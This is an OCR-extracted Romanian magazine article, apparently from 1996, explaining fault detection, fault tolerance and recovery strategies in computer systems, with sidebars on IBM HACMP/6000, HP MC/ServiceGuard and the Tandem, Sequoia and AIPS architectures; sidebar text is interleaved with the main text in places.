Detecția și localizarea defectelor

Punctul de pornire al strategiilor de tolerare a defectărilor îl constituie detecția și localizarea „stării" eronate a sistemului, „stare" care, în absența oricăror măsuri de protecție, va conduce la defectarea sistemului.

ILUSTRAȚII: FLORIN FLOREA © 1996

Configurație unui sistem avansat de prelucrare a informației (AISP)



intrare și returnează date pe o magistrală comună de ieșire. Există calculatoare de rezervă în fiecare șir, iar magistralele sunt redundante. Șirurile pot fi conectate paralel pentru a furniza un set pipeline de procesoare paralele. Această abordare pentru toleranța la defectări se bazează pe faptul că sistemul prelucrează pachete de date de volum mare și pentru aceasta este acceptabilă pierderea unor pachete atunci când ocazional apare o eroare. Scopul este de a localiza rapid eroarea și de a înlocui rapid modulul defect astfel încât pachetele următoare de date să fie prelucrate corect. (Vezi figura *„Structura Micronet de prelucrare a semnalelor"*.)

O altă zona nouă și excitantă este dezvoltarea rețelelor locale tolerante la defectări. O cantitate mare de redundanță este în mod natural disponibilă în „colecții" de mașini identice, iar mașinile individuale au inteligență încorporată pentru a furniza algoritmi corespunzători pentru restabilire, la un cost foarte scăzut. Un exemplu în acest sens sunt sistemele Laboratories **AIPS**. Un grup de seturi de prelucrare este conectat prin noduri de comutație la o structură redundantă de intercomunicații, care se comportă ca o magistrală redundantă triplată, dar care poate fi un comutator de circuite pentru diferite căi, pentru a furniza toleranța fizică la defectări. Fiecare set de prelucrare poate fi un multiprocesor tolerant la defectări (**FTMP**), un procesor tolerant la defectări (**FTP**) triplat (**TMR**), o pereche duplicată de procesoare sau o mașină neredundantă singulară. Votarea hardware dă puterea sistemului. Acest proiect pune în evidență necesitatea redundanței selective. Într-un sistem complex nu toate procesele sunt suficient de critice pentru a justifica triplarea procesoarelor lor. Adesea pot fi folosite procesoare dublate sau simple. **AISP** este o extensie a conceptelor din **FTMP**, pentru sistemele distribuite, așa cum se prezintă în figura *„Configurația unui sistem avansat de prelucrare a informației (AISP)"*.

Cercetările viitoare vor trebui să aibă în vedere sisteme distribuite mult mai complexe. Deoarece procesoarele puternice au devenit cât un chip, este de așteptat ca un număr mare de procesoare să formeze un sistem ierarhic multinivel, în care toleranța la defectări va fi folosită pe căi diferite, în locuri diferite din sistem.

—Aurel Șerb

Mai mult decât atât, succesul oricăreia dintre aceste strategii este dependent, în mod critic, de eficacitatea acestei detecții. Odată detectată și localizată o eroare este necesară utilizarea unor tehnici și metode de tolerare a defectelor, care să permită restabilirea funcțională a sistemului defectat.

Problema realizării unei testări *ideale*, pentru detecția sau identificarea tuturor defectelor unui sistem, în general nu este abordabilă în practică. Pentru cele mai multe sisteme, mai ales pentru cele care realizează toleranță la defectări, se admite o testare a *acceptabilității* domeniului de testare. Testele de acceptabilitate au în vedere un număr de defectări anticipate ale sistemului, ceea ce face ca aceste teste să fie în general mai simple și mai eficiente decât un test general al operării sistemului.

Din punct de vedere al testabilității, sistemele tolerante la defectări se pot clasifica în două tipuri de bază. O categorie o reprezintă sistemele care pot detecta defectele interne concurent cu operarea normală, care se numesc „sisteme *cu auto-verificare (autotestabile)*", iar cealaltă categorie este cea a sistemelor care nu au capabilități interne de detecție a defectelor și care vor fi numite „sisteme *fără auto-verificare*". Când sunt utilizate într-o partiție redundantă, modulele cu auto-verificare pot opera singure, deoarece defectele vor fi detectate prin mijloace proprii modulului, iar un mecanism extern de restabilire poate înlocui un modul care s-a defectat cu un modul de rezervă. Modulele fără auto-verificare trebuie să fie duplicate și să opereze câte două la un moment dat, cu ieșirile comparate pentru detecția defectelor sau trei la un moment dat, cu votare.

Una dintre abordările curente din domeniul *sistemelor autotestabile* este aceea în care chip-urile sunt proiectate în filozofia duplicării și comparării. Fiecare chip conține două circuite identice, un set de comparatoare pe ieșire și o linie de control care indică faptul că circuitul urmează să fie folosit ca un circuit activ care generează ieșiri sau ca un verificator. Amândouă circuitele recepționează aceleași intrări și calculează aceleași funcții logice, dar circuitul de verificare nu are ieșirile activate. El blochează ieșirile sale și le compară cu ceea ce generează celălalt circuit, semnalând o eroare, dacă a apărut un dezacord.

Tot în categoria sistemelor autotestabile sunt incluse și sistemele la care testarea se face cu ajutorul:

- testelor realizate prin inversarea funcțiilor sistemului;
- testelor realizate prin codarea adecvată a funcțiilor/stărilor sistemului.

Testele realizate prin inversarea funcţiilor sistemului sunt utilizate în acele sisteme pentru care relaţiile dintre intrări şi ieşiri sunt simple şi se realizează prin sinteza semnalelor de intrare din semnalele de ieşire ale sistemului, semnale care apoi sunt comparate cu cele de la intrările sistemului, evidenţiindu-se în acest mod prezenţa sau absenţa unor defectări ale sistemului.

Dintre *testele prin codare* cele mai cunoscute sunt testele de paritate, testele pentru detecţia a două erori şi corecţia unei erori, testele realizate prin utilizarea codurilor redundante de tip Hamming, codurilor ciclice şi codurilor aritmetice.

Există mai multe metode de testare care se aplică la nivelul *subsistemelor fără autoverificare* din sistemele de calcul tolerante la defectări. Printre acestea se pot enumera:

- testele de diagnostic;
- testele de sincronizare.

Testele de diagnostic sunt realizate prin aplicarea, la nivelul unei componente sau a unui subsistem, a unui set de semnale de intrare, set pentru care se cunosc semnalele de ieşire corecte. Semnalele de ieşire obţinute sunt apoi comparate cu valorile aşteptate, iar apariţia unor neconcordanţe indică prezenţa unui defect în componenta sau subsistemul testat.

Testele de sincronizare pot fi aplicate atât sistemelor hardware cât şi celor software. La un interval de timp fixat fiecare subsistem trimite un mesaj pentru testare spre celelalte subsisteme, iar după un alt interval de timp, de asemenea fixat, este realizat un test de verificare a mesajelor recepţionate de la celelalte subsisteme. Dacă un mesaj nu a fost recepţionat, atunci subsistemul corespunzător este considerat defect şi sunt activate proceduri specifice de tratare a defectului şi restabilire după defectare. Un exemplu în acest sens sunt mesajele de sincronizare transmise în sistemul TANDEM. Un alt exemplu sunt aşa numitele *„bătăi de inimă"* transmise între nodurile unui cluster, prin intermediul reţelelor redundante, la sisteme precum HACMP/6000 ale firmei I.B.M. sau SwitchOver/UX, şi MC/ServiceGuard ale firmei Hewlett Packard.

În afara claselor de teste menţionate mai sus, în sistemele de calcul tolerante la defectări se folosesc, de asemenea, şi categoriile generale de teste, utilizate pentru dispozitivele numerice „clasice".


Una dintre cele mai importante căi de a îmbunătăţi timpul mediu de bună funcţionare a unui sistem este însă aceea a îmbunătăţirii accesului la informaţiile despre defectări şi la controlul hardware asupra sistemului. O metodă practicată în sistemele de calcul tolerante la defectări pentru atingerea acestui obiectiv este aceea a utilizării procesoarelor de testare (sau a procesoarelor de service, cum mai sunt ele cunoscute). Un set minimal de cerinţe la care trebuie să răspundă aceste procesoare de testare, materializat şi printre specificaţiile lor de proiectare, este următorul:

- Trebuie să fie colectate informaţii despre schimbările în starea hardware-ului sistemului şi starea sistemului de operare;
- Trebuie să fie disponibile informaţii de eroare de la software-ul de analiză a erorilor, software care rulează sub sistemul de operare;
- Trebuie să existe un mijloc care să permită personalului de întreţinere să determine configuraţia hardware a sistemului şi să o modifice;
- Pe cât posibil, hardware-ul de testare trebuie să fie independent de restul sistemului de calcul, astfel încât defectările din hardware-ul principal să nu aibă ca efect indisponibilitatea accesului pentru testare.

Exemple semnificative în zona procesoarelor de testare sunt:

- procesorul de testare şi reparare al sistemului JPL-STAR;
- procesorul de service al sistemului HP 9000 model T500.

Arhitectura sistemului Tandem



Defectări permise

Metodele de bază folosite pentru realizarea sistemelor tolerante la defectări au ca element fundamental „redundanţa"- definită ca fiind utilizarea în cadrul sistemului a mai multor elemente decât sunt necesare pentru îndeplinirea funcţiilor acestuia, astfel încât sistemul să funcţioneze corect chiar şi în prezenţa unor defecte. Elementele suplimentare pot fi atât elemente hardware, cât şi software şi ele se pot aplica de la nivelul unor componente individuale, până la nivelul întregului sistem.

Atunci când sunt programate acţiunile de restabilire după o defectare a unui sistem este important de ştiut ce fel de comportamente la defectare e cel mai probabil să aibă sistemul. Deoarece acţiunile de restabilire sunt dependente de comportamentele defectelor celor mai probabile ale sistemului, ***într-un sistem tolerant la defectări, trebuie să fie extinse specificaţiile standard ale sistemelor, pentru a include în plus faţă de specificaţiile lor funcţionale de comportament fără defecte, comportamentele lor cu defectările cele mai probabile sau specificaţiile funcţionale ale defectărilor celor mai probabile. Prin utilizarea toleranţei la defectări, pentru aceste comportamente cu defectările cele mai probabile se vor utiliza tehnici de tolerare a defectelor şi ele vor deveni comportamente cu defectări permise, iar specificaţiile funcţionale ale defectărilor celor mai probabile vor deveni specificaţii funcţionale de*** *defectări permise.* Dacă specificația unui sistem „s“ stipulează că comportamentele defecte cele mai probabile a fi observate de către utilizatorii lui „s“ trebuie să fie în clasa „F“, se spune că „s“ are un comportament cu defectare permisă de tip „F“.

Comportamentele cu defectări permise ale unui sistem (subsistem) sunt o reuniune a comportamentelor de bună funcționare ale sistemului (subsistemului) și ale acelor comportamente defecte ale sistemului (subsistemului) pentru care se folosesc tehnici de tolerare a respectivelor defecte.

De exemplu, dacă unui sistem de comunicație îi este permis să piardă mesaje, dar probabilitatea ca el să întârzie sau să corupă mesajele este neglijabilă, atunci se va spune că el are un comportament cu defectare permisă de tip omisiune. Când sistemului îi este permis să piardă sau să întârzie mesaje, dar nu este posibil ca el să corupă mesajele, se va spune că el are un comportament cu defectare permisă de tip omisiune/performanță. În general, dacă speci-

Sistemele IBM HACMP/6000

Sistemul „HACMP/6000“ (High Availability Cluster Multi-Processing/6000) este destinat asigurării toleranței la defectări în mediul cu procesoare multiple al sistemelor RISC System/6000 și aplicațiile lor asociate, caracteristice unui contex client/server dat.

Elementele principale ale unui cluster HACMP/6000 sunt următoarele:

- nodurile clusterului;
- discurile partajate;
- adaptoarele de rețea atașate la fiecare nod;
- rețelele;
- utilizatorii conectați la cluster.

Clusterul este elementul central al unui sistem HACMP/6000, el combinând elemente individuale, precum ar fi nodurile, discurile, sau rețelele, într-un tot unificator care furnizează un mediu de înaltă disponibilitate pentru aplicațiile și datele critice.

Sistemul HACMP/6000 oferă posibilități multiple de configurare a unui sistem de înaltă disponibilitate, cu un raport preț/performanță convenabil, la parametrii de fiabilitate ceruți de aplicație și cu posibilitățile de mentenanță dorite.

Scopul major urmărit la configurarea sistemelor HACMP/6000 este acela al determinării defectelor celor mai probabile, identificate prin așa numitele „puncte singulare de defectare“ și al eliminării acestor „puncte singulare de defectare“ prin definirea unor unități hardware înlocuibile corespunzătoare lor. Un „punct singular de defectare“ poate exista întotdeauna când o funcție cluster critică este asigurată de către o singură componentă. Dacă acea componentă se defectează, clusterul nu mai are cum să realizeze acea funcție și se defectează și el. De exemplu, dacă toate datele sunt dispuse pe un singur disc și acel disc se defectează, acel disc devine un punct singular de defectare pentru întregul sistem. Utilizatorul nu va mai avea acces la aplicațiile sale până ce datele de pe acel disc nu vor fi restabilite. Ideal ar fi ca toate aceste puncte singulare de defectare să fie eliminate, dar există un cost asociat cu eliminarea lor.

Componentele cluster HACMP/6000 care pot fi considerate ca puncte singulare de defectare și pentru care sunt asigurate unități hardware înlocuibile sunt următoarele:

- nodurile;
- sursele de alimentare;
- rețelele și interfețele la rețele asociate;
- discurile și interfețele de discuri;
- aplicațiile.


Nodurile pot fi eliminate ca puncte singulare de defectare prin utilizarea unor configurații standard de înlocuire în caz de defectare, de tip grup, ca structură asociată pentru cluster. Proiectarea fiecărei configurații standard de înlocuire în caz de defectare include un nod de înlocuire în caz de defectare, care, dacă este necesar, poate asigura sarcinile nodului defectat.

Sursele de alimentare pot fi eliminate ca puncte singulare de defectare prin utilizarea de surse multiple sau de surse de alimentare neintreruptibile.

Rețelele și adaptoarele de rețele pot fi eliminate ca puncte singulare de defectare prin utilizarea de rețele multiple și de interfețe redundante pentru rețele.

Discurile și interfețele de discuri pot fi eliminate ca puncte singulare de defectare prin utilizarea de hardware redundant și a capabilităților de „mirroring“ ale lui „AIX Logical Volume Manager“. Hardware-ul redundant are în vedere tehnologiile redundante de arii de discuri, sau doar unele tehnici alternative de „mirroring“.

Fig. 1. Schema bloc a unui sistem HACMP/6000.



Așa cum s-a menționat anterior sistemul HACMP/6000 „gestionează“ defectările nodurilor. Nodul de înlocuire în caz de defectare capătă controlul asupra discurilor partajate și face ca date de pe aceste discuri să fie disponibile pentru aplicații. Dar aplicația poate ea însăși să fie un punct potențial de defectare. Pentru a preveni manifestarea aplicației ca un generator de defecte, este utilă luarea în considerație a unor măsuri adecvate. Printre acestea se numără și faptul că aplicațiile și datele asociate lor trebuie să fie stocate astfel încât doar datele să fie dispuse pe discuri partajate. Acest lucru, pe lângă faptul că previne violarea integrității software-ului, simplifică mult și procesul de restabilire.


ficațiile de defectare ale unui sistem „s" îi permit lui „s" să prezinte comportamentele în reuniunea a două clase F și G, atunci se va spune că „s" are comportament cu defectare permisă de tip F/G. Deoarece un sistem care are comportament cu defectare permisă F/G, poate să manifeste mai multe comportamente cu defectare permisă decât un sistem cu comportament cu defectare permisă de tip F, se va spune că *F/G este un comportament cu defectări permise mai puțin restrictiv decât F. În mod echivalent F este mai mai restrictiv decât F/G.* Când pentru un sistem „s" este permis orice comportament la defectări, adică atunci când comportamentul cu defectări permise, specificat pentru „s", este cel mai puțin restrictiv posibil, se va spune că *„s" are un comportament cu defectări permise de tip „arbitrar"*. Astfel, clasa comportamentelor arbitrare de defectări permise include toate clasele de defectare definite anterior. În general, cu cât este mai puțin restrictiv comportamentul cu defectări permise specificat, cu atât este mai scump și mai complicat de construit un sistem care să-l implementeze.

Partiționarea ierarhică

În mod natural sistemele complexe sunt partiționate pe câteva nivele, partiționare bazată pe funcțiile furnizate de subsistemul specific. Un sistem tolerant la defectări prezintă o partiționare funcțională similară, dar în plus el conține componente redundante și mecanisme de restabilire care pot fi folosite pe căi diferite, la nivele ierarhice diferite. Este rezonabil de văzut un sistem tolerant la defectări ca un set ierarhic de subsisteme, fiecare dintre ele putând avea nivele diferite de toleranță la defectări.

O partiție redundantă este un set de module care conțin suficientă redundanță, astfel încât dacă unul dintre module se defectează, cu cele rămase să poată fi obținută o performanță acceptabilă. Partiția redundantă poate conține module de rezervă pentru a le înlocui pe cele care se defectează sau, atunci când unul dintre module se defectează, modulele funcționale pot să-și redistribuie funcțiile și să opereze într-o manieră cu performanță degradată. Restabilirea după un defect de la nivelul unei partiții redundante poate fi efectuată la nivelul domeniului însuși sau se poate cere intervenția unui nivel ierarhic superior al sistemului. O partiție redundantă poate fi făcută din module diferite, iar un modul dintr-o partiție redundantă adesea va conține alte partiții redundante încorporate.

Arhitectura multiprocesorului Sequoia


CPU
CPU
. . .
CPU
Magistrala locală procesor
MI
Interfața master la magistrala globală
MI
Magistrala globală
Interfața slave la magistrala globală
Magistrala locală memorie
Element de memorie
. . .
Element de memorie
Procesor I/O
. . .
Procesor I/O

Tehnicile de bază

În continuare vor fi prezentate cele două tehnici de bază utilizate pentru tolerarea defectelor:

- tolerarea ierarhică a defectelor;
- tolerarea de tip grup a defectelor.

Un comportament cu defecte poate fi clasificat numai prin respectarea anumitor specificații ale unui subsistem, la un anumit nivel de abstractizare. Dacă pentru a-și realiza sarcinile sale, un subsistem depinde de subsistemele de nivel mai scăzut, atunci este posibil ca un defect de un anumit tip, la un nivel de abstractizare mai scăzut, să poată avea drept consecință un defect de un tip diferit, la un nivel de abstractizare mai înalt.

Propagarea defectelor prin sisteme situate la nivele ierarhice diferite poate fi însă un fenomen complex. Deoarece sarcina verificării corectitudinii rezultatelor, furnizată de către subsistemele de nivel scăzut, este foarte incomodă, proiectanții de sisteme tolerante la defectări preferă să utilizeze subsisteme cu comportament cu defectări permise mai restrictive, în locul celor arbitrare.

Pentru a exista siguranța că un serviciu rămâne disponibil pentru clienți în ciuda defectării subsistemelor, se poate implementa sarcina și printr-un **„grup"** de subsisteme redundante, independente fizic, astfel încât, dacă unele dintre subsisteme se defectează, cele care rămân furnizează sarcina specifică. Se spune că *un grup „tolerează" defectarea unui membru „m"* ori de câte ori grupul (ca un întreg) răspunde utilizatorilor așa cum este specificat, în ciuda defectării lui „m". În timp ce *„toleranța de tip ierarhic"* cere utilizatorilor să implementeze orice încercări care maschează defectarea resurselor cu un cod care manevrează excepții, cu *„toleranța prin grupuri"* defectările membrilor individuali sunt în întregime ascunse pentru utilizatori, prin mecanisme de management ale grupului. *Ieșirea grupului este funcție de ieșirile membrilor individuali ai grupului.* De exemplu, ieșirea grupului poate să fie ieșirea generată de către anumiți membri distincți ai grupului sau rezultatul votului majoritar asupra ieșirilor membrilor grupului. Un grup server capabil să mascheze pentru clienții săi k defectări ale membrilor va fi numit **k**-tolerant la defectări; când **k=1**, grupul este *single-tolerant la defectări*.

Toleranța de tip ierarhic și toleranța de tip grup sunt cele două tehnici principale de mascare a defectărilor. În practică însă, adesea se întîlnesc abordări care combină elemente din amândouă.

Restabilire funcțională

Restabilirea funcțională a unui sistem tolerant la defectări are ca scop continuarea funcționării sistemului cu date corecte după ce a apărut o eroare. Structura și arhitectura unui sistem tolerant la defectări trebuie să fie realizate sub forma modulară, pe cât posibil sub forma unor unități înlocuibile, astfel încât toate subsistemele principale să fie autonome şi separate unele de altele prin interfeţe bine definite. Avantajele majore ale unor astfel de structuri şi arhitecturi constau în faptul că se face o verificare localizată, astfel încât detecţia erorilor poate avea un caracter local, aceasta minimizând propagarea erorilor şi contaminarea întregului sistem, iar restabilirea după defectare va putea fi astfel mult simplificată.


În momentul actual nu există o teorie generală asupra modului în care trebuie satisfăcute cerinţele de restabilire sau chiar cum pot fi realizate cele mai bune cerinţe de restabilire. Pentru a determina efectele funcţionării anormale a hardware-ului şi pentru a stabili eficienţa operaţiilor software asupra variabilelor hardware, în mod normal, este utilizată simularea.

Restabilirea funcţională a unui sistem are în vedere următoarele cerinţe:

- detectarea funcţionării eronate şi prevenirea propagării informaţiei eronate;
- diagnosticarea erorii la nivelul unităţii hardware înlocuibile şi memorarea informaţiei critice posibile referitoare la hardware;
- înlocuirea unităţii hardware înlocuibile, care este necesar a fi înlocuită;
- diagnosticarea erorii pentru unitatea

Sistemele Hewlett Packard MC/ServiceGuard

Schema bloc a unui cluster MC/ServiceGuard.



În scopul de a răspunde mai bine cerinţelor de disponibilitate, flexibilitate şi scalabilitate a performanţelor, au fost realizate noi arhitecturi de tip cluster pentru sistemele Hewlett Packard, una dintre cele mai recente şi semnificative dintre acestea fiind clusterul „Multi-Computer/ServiceGuard (MC/ServiceGuard)". Nodurile acestui cluster, constituit din mai multe calculatoare, sunt conectate într-o manieră destul de liberă, fiecare nod menţinându-şi, într-un mod relativ separat, propriile procesoare, memorii şi sisteme de operare. Protocoale de comunicaţie şi procese sistem leagă nodurile împreună şi le permite acestora să coopereze.

Realizarea acestor clustere răspunde în totalitate principiilor sistemelor deschise. Nu există un API particularizat, ceea ce ar putea să implice investiţii substanţiale pentru dezvoltare. Cele mai multe aplicaţii vor rula pe acest cluster fără nici un fel de modificări. Pentru a crea un cluster sunt utilizate numai componente hardware care se conformează standardelor, precum ar fi discurile SCSI şi LAN-urile Ethernet.

Deoarece scopul principal pentru care a fost gândit este disponibilitatea ridicată, acest cluster a fost creat urmărindu-se să nu existe puncte singulare de defectare, şi pentru aceasta sunt utilizate tehnici de toleranţă de tip grup sau ierarhice. Prin intermediul lui MC/ServiceGuard, serviciile de tip aplicaţii şi toate resursele care sunt suport pentru aplicaţii sunt integrate în entităţi speciale numite „pachete de aplicaţii". Aceste pachete de aplicaţii sunt unităţile de bază care sunt administrate şi mutate înăuntrul clusterului. Pachetele simplifică crearea şi administrarea serviciilor de înaltă disponibilitate şi asigură un nivel remarcabil de flexibilitate a balansării încărcării.

Clusterele pot fi formate din 2, 3, sau 4 noduri, constituite din orice servere HP 9000. Nodurile pot fi, fie toate noduri de tip sistem multiprocesor, fie toate noduri uniprocesor, fie un mixaj de noduri multiprocesor şi uniprocesor în orice combinaţie. Această flexibilitate în selecţia sistemelor şi configurarea clusterului permite ca puterea de prelucrare a fiecărui nod să corespundă cerinţelor specifice ale fiecărei sarcini de tip aplicaţie.

Un nod este o gazdă pentru acele resurse sistem ale clusterului care au fost date nodului, la configurare, pentru utilizare exclusivă. Un nod rulează o entitate distinctă a sistemului de operare, entitate care este, de obicei, determinată de sistemul de fişiere rădăcină de pe care a bootat unitatea de prelucrare a sistemului. Pe fiecare nod rulează un manager de pachete, care asigură administrarea tuturor pachetelor. Managerul de pachete al fiecărui nod colaborează cu un coordonator de manageri de pachete. Sarcina coordonatorului este de a urmări pachetele dacă nu sunt în starea „defect" şi de a le relansa, în cazul defectării unui nod, pe un alt nod. MC/ServiceGuard garantează că un pachet rulează la un moment de timp dat numai pe un singur sistem. Aceasta înseamnă că, la un moment de timp dat, o adresă IP va fi utilizată numai de către un singur sistem, un set particular de discuri va fi accesat numai de către un singur sistem, iar o aplicaţie dată va rula la un moment de timp dat, numai într-un singur loc.

Una dintre caracteristicile esenţiale ale lui MC/ServiceGuard este abilitatea sa de restabilire după defectare, prin mutarea sarcinilor între nodurile clusterului. Acest lucru este realizat prin intermediul pachetelor. Un „pachet" defineşte o sarcină şi un set de noduri pe care poate rula sarcina. Pachetele sunt utilizate pentru administrarea sarcinilor, şi ele pot fi mutate între noduri.

Pachetele cu aplicaţii, specifice lui MC/ServiceGuard, asigură un mecanism puternic şi flexibil de balansare, după o defectare, a încărcării de lucru la nivelul întregului cluster. Pachetele individuale de lucru, care rulau pe un anumit nod, pot fi mutate pe alte noduri, distribuind încărcarea de lucru pe celelalte noduri în funcţiune la nivelul clusterului. Capabilităţile oferite de pachete permit, de asemenea, ca încărcarea de lucru a unui cluster să fie balansată în concordanţă cu cerinţele de prelucrare ale diferitelor aplicaţii.

software înlocuibilă;
- restabilirea funcţională a unităţii software înlocuibilă;
- relansarea task-urilor critice.

Strategiile de restabilire se împart în:
- strategii de înlocuire;
- de reconfigurare.

Strategiile de înlocuire sunt acele strategii în care o „componentă de rezervă“ devine un substituent direct pentru o componentă nominalizată.

Strategiile de reconfigurare implică faptul că unele funcţii sau chiar toate funcţiile unui subsistem vor fi preluate de către alte componente care sunt deja în utilizare în cadrul sistemului. De aceea, reconfigurarea implică în mod necesar un anumit grad de performanţă şi/sau degradare funcţională.

O altă clasificare a strategiilor de restabilire ar putea fi următoarea:
- manuale;
- dinamice;
- spontane.


În cazul *strategiilor manuale* sistemul nu ia parte la restabilire, această strategie implicând operaţii de intervenţie în sistem efectuate de către om.

În *strategiile dinamice* stimuli externi vor determina sistemul să-şi utilizeze din rezervele sale pentru reorganizarea activităţii sale viitoare.

Înlocuirea spontană şi repararea sunt strategii care sunt realizate automat de către sistemul însuşi şi sunt adesea referite ca fiind *strategii de auto-reparare*.


Tolerarea defectelor

O unitate hardware înlocuibilă este o unitate fizică de defectare, înlocuire şi dezvoltare - adică o unitate fizică care se defectează în mod independent de alte unităţi, care poate fi înlocuită dintr-o casetă fără a afecta celelalte unităţi şi poate fi adăugată la un sistem pentru a-i îmbunătăţi performanţa, capacitatea şi disponibilitatea.



Depinzând de faptul că este necesar sau nu un inginer de teren calificat, care să scoată sau să instaleze o unitate înlocuibilă, se obişnuieşte să se clasifice unităţile hardware înlocuibile ca fiind *înlocuibile pe teren* (care necesită intervenţia unui inginer de teren) sau *înlocuibile de către client* (care nu cer intervenţia unui inginer de teren).

În funcţie de granularitatea unităţilor hardware înlocuibile ale arhitecturii sistemelor, se poate face distincţie între arhitecturi cu granularitatea grosolană şi arhitecturi cu granularitatea fină. Într-o *arhitectură cu granularitatea grosolană* anumite unităţi înlocuibile înglobează împreună câteva subsisteme hardware elementare, precum ar fi UCP-uri, memorii, controllere de intrare/ieşire şi controllere de comunicaţie. Într-o *arhitectură cu granularitatea fină,* fiecare subsistem hardware elementar este o unitate înlocuibilă prin ea însăşi. În continuare vor fi exemplificate arhitecturile cu granularitate grosolană şi fină analizând sistemele Tandem şi respectiv Sequoia.



